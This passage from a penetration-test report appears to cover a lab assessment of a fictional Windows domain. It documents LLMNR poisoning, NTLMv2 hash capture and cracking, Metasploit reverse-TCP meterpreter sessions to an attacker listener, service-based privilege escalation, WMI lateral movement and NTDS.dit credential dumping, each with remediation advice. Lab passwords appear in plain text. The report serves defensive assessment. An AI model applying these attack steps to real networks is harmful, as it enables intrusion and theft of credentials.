   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record guest-privileged random logins to the database
   RHOSTS            192.168.1.1/24   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain         LAB              no        The Windows domain to use for authentication
   SMBPass           ExamplePassword  no        The password for the specified username
   SMBUser           ExampleUser      no        The username to authenticate as
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Vulnerability to LLMNR Spoofing Attacks

Risk Rating: Critical

Description: The network is configured to allow Link-Local Multicast Name Resolution (LLMNR), which can be exploited by attackers to capture NTLMv2 hashes. In this assessment, an LLMNR spoofing attack was successfully executed, enabling the capture and cracking of user password hashes.

Affected Hosts: 172.22.117.20

Remediation:

- Disable LLMNR within the network.
- Consider implementing a more secure alternative for name resolution.
- Use network level authentication and enable SMB signing to prevent NTLM hash capturing.

```
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:7a77aefaf9f65582:538BAF463D07F255966F25933C7122D0:0101
000000000000C0653150DE09D201626F89E00FC5515D000000000200080053004D004200330001001E00570049004E002D00500
05200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049
004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C0005001
40053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000
0000000000000030000001D89693F4A020874B744CEA785E5BEAB19D070B1D89AA5BB12329E6E40F5DD980A00100000000000000
0000000000000000000000090020006300690066007300 2F00660069006C00650073006800720061006500300031000000000000
000000
```

```
┌──(root💀kali)-[~/Desktop]
└─# john passhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-07-12 20:27) 8.333g/s 63850p/s 63850c/s 63850C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Unsecured Network Shares

Risk Rating: High

Description: Several network shares were found to be accessible with user-level credentials. This exposes a significant amount of sensitive data to any authenticated user on the network.

Affected Hosts: 172.22.117.20

Remediation:

- Limit the access to network shares to only those users who need it.
- Regularly review and update permissions to ensure they are appropriate.
- Sensitive data should be encrypted, even when at rest.

```
meterpreter > shell
Process 3620 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.
```

Cached Credentials Accessible


Risk Rating: Critical

Description: Using the SYSTEM-level access on the domain controller, a copy of the `NTDS.dit` file was made and the cached credentials were successfully dumped. This exposes a significant amount of sensitive user credential data.

Affected Hosts: 172.22.117.10

Remediation:

- Implement a policy of regularly changing passwords to mitigate the risk of older hashes being cracked.
- Ensure access controls are strictly enforced to prevent unauthorized users from accessing sensitive files like `NTDS.dit`.
- Use security monitoring and intrusion detection systems to alert on unusual activity.



System Privilege Escalation through Service Manipulation

Risk Rating: Critical

Description: The environment permits privilege escalation from a standard user to a SYSTEM user. This was accomplished by creating a service with malicious payload that runs with SYSTEM privileges.

Affected Hosts: 172.22.117.10

Remediation:

- Implement the principle of least privilege to restrict standard users from escalating their privileges.
- Monitor system logs for unusual activity such as service creation or modification.
- Keep the operating system and all software up-to-date, applying patches that fix privilege escalation vulnerabilities.

```
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as
                                                  default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use te
                                                  mp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed.
                                                   5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string
                                                   as default.
   SERVICE_NAME                         no        The name of service. Random string as def
                                                  ault.
   SESSION             1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     172.20.15.68     yes       The listen address (an interface may be specified)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Credential Access and Lateral Movement

Risk Rating: Critical

Description: Lateral movement across the network was achievable through abuse of misconfigured services and cached credentials. This allowed escalation from a standard user on one system to full control of another system in the network.

Affected Hosts: 172.22.117.20, 172.22.117.10

Remediation:

- Ensure unique, complex passwords are used across all systems to limit the potential for lateral movement.
- Regularly update and patch all systems and software to reduce the attack surface.
- Implement strict access controls and network segmentation to limit an attacker's ability to move laterally.

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for
                                                  this listener
   SESSION             1                yes       The session to run this module on
   SMBDomain           megacorpone      no        The Windows domain to use for authentication
   SMBPass             Winter2021       no        The password for the specified username
   SMBUser             bbanner          no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.24.17.85     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(windows/local/wmi) > [*] [172.22.117.10] Executing payload
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:59216 ) at 2023-07-17 20:01:
00 -0400
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot
access the file because it is being used by another process.
run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot
access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:51252 ) at 2023-07-17 20:02:
28 -0400

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

Credential Dumping from NTDS.dit


Risk Rating: Critical

Description: Once privileged access was gained, it was possible to dump the Active Directory database (`NTDS.dit`) and crack password hashes offline. This resulted in the compromise of several user accounts.

Affected Hosts: 172.22.117.10


Remediation:

- Implement strong password policies to make cracking more difficult.
- Limit and monitor direct access to domain controllers to prevent unauthorized access to `NTDS.dit`.
- Regularly monitor for suspicious activity that may indicate a breach or attempted breach.



MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that EG used throughout the assessment.



legend:

Performed successfully
Attempted/Failed to perform